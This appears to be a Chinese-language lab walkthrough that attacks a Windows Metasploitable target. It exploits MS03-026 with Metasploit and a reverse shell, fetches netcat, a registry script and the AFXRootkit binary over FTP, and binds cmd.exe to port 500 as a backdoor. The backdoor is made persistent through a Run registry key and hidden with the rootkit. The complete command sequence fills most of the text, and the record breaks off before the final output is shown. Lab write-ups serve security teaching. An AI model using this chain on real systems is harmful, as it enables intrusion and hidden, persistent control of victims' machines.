


□ 使用 Nessus 扫描 Windows Metasploitable 靶机

启动 Nessus, 创建新的扫描策略。注意在 Port Scanners 选项里勾上 TCP Scan 选项。其它的选项按照默认的即可。接下来填入靶机 IP, 就可以按照扫描策略对靶机进行扫描了。




最后一项就是 MS03-026 漏洞。

□ 通过 Metasploit 攻击 MS03-026 漏洞,获得远程访问权

在攻击机上运行 Metasploit ,可以查找到攻击漏洞 MS03-026 的 exploit(windows/dcerpc/ms03_026_dcom)以及一个可用的 payload(generic/shell_reverse_tcp)。 其中,该 payload 的作用是让靶机返回一个命令行。在攻击机上键入以下命令,对靶机进行攻击。

```
use windows/dcerpc/ms03_026_dcom
set PAYLOAD generic/shell_reverse_tcp
set RHOST 172.31.4.175
set LHOST 172.31.4.173
exploit
```

通过 use 和 set PAYLOAD,设置使用的 exploit 以及 payload。set RHOST 和 set LHOST 分别为设置靶机 IP 以及攻击机 IP。最后通过 exploit 命令进行攻击。



攻击成功后我们获得了靶机的一个命令行。

□ 编写 FTP 批处理命令,下载本地攻击文件


获得了靶机的命令行后,先在 C 盘创建一个文件夹 hidennc,这是存放后门创建所需文件的文件夹。

```
mkdir hidennc
cd hidennc
```

之后通过 echo 和管道, 创建 ftp 命令列表, 接着使用 ftp 命令执行该命令列表 command.txt, 进而达到从特定的 ftp 服务器下载所需文件到靶机的目的。

echo user>command.txt 包建 command.txt,并写入信息 echo visitor mima1234>>command.txt FTP 服务器用户名 visitor 密码 mima1234 echo get nc.exe nc.exe>>command.txt echo get AddReg.bat AddReg.bat>>command.txt echo get root.exe root.exe>>command.txt echo quit>>command.txt ftp -n -s:command.txt 172.31.4.200 执行命令列表 command.txt,下载文件

执行完上述命令后,可以在 C \pm hidennc 文件夹下面看到命令列表 command.txt,以及从 FTP 服务器下载的三个文件。



□ 使用 netcat 添加命令行后门

Netcat 是一个功能强大的工具,但大小仅为 60KB,所以被誉为瑞士军刀。Netcat 可以通过若干选项的组合,达到创建后门的效果。

一个可行的方案为

nc.exe -d -vv -l -p 500 -e cmd.exe

其中-d 选项为让 nc 在后台运行,-p500 为绑定本机端口 500,-e cmd.exe 为绑定程序到特定的端口。所以这个命令的功能为将命令行绑定到本机的 500 端口,如果有别的机器访问本机的 500 端口,就会返回一个命令行,从而达到创建后门的效果。

□ 添加注册表自启动项使得后门开机自启动

从 FTP 服务器下载的三个文件中,有个一名为 AddReg.bat。这个批命令程序修改了注册表的启动项,使得靶机在开机阶段自动运行 netcat 创建的后门。其中注册表的启动项为

HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

AddReg.bat 的内容为使用 reg 命令。

@reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ Run" /v hidennc\netcat /t REG_sz /D "c:\hidennc\nc.exe -d -vv -l -p 500 -e cmd.exe" / f

其中@为运行命令,不回显到命令窗口;reg 为管理注册表的命令,后面可以跟很多参数。

add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

在指定的子目录树下增加子项或项。

/v hidennc\netcat

项的名称。为了让该项隐藏,必须以 hidennc 为前缀,因为这是从 FTP 服务器下载的 AFXRootkit 核心程序 root.exe 所在的文件夹。更多疑问以及注意事项可查看 AFXRootkit 的 Readme.txt 文件。

/t REG_sz

指定项值的数据类型,其中 REG_sz 是字符串。


/D "c:\hidennc\nc.exe -d -vv -l -p 500 -e cmd.exe"

指定注册表项的值。

/f

不用询问,直接添加。

运行完 AddReg.bat, 靶机的注册表启动项被修改。




□ 使用 AFXRootkit 隐藏后门进程、文件、注册表项

运行 AFXRootkit 的核心程序 root.exe。

start root.exe /i

当 hidennc 下面出现 hook.dll 文件时,后门隐藏成功。



根据 AFXRootkit 的说明文件 Readme.txt,凡是以 hidennc(运行 root.exe 时 root.exe 所在的文件夹名称)为前缀的文件夹、注册表项、进程等都会被隐藏。

□ 使用 netcat 连接后门,执行指定攻击命令

每当靶机启动机器时,系统就会自动运行 netcat 创建后门。此时攻击机可以使用 netcat 连接相应的后门,获得靶机的控制权。

nc.exe 172.31.4.175 500

使用 netcat 连接靶机的 500 端口, 前面步骤中创建的后门。该命令运行的效果如下:

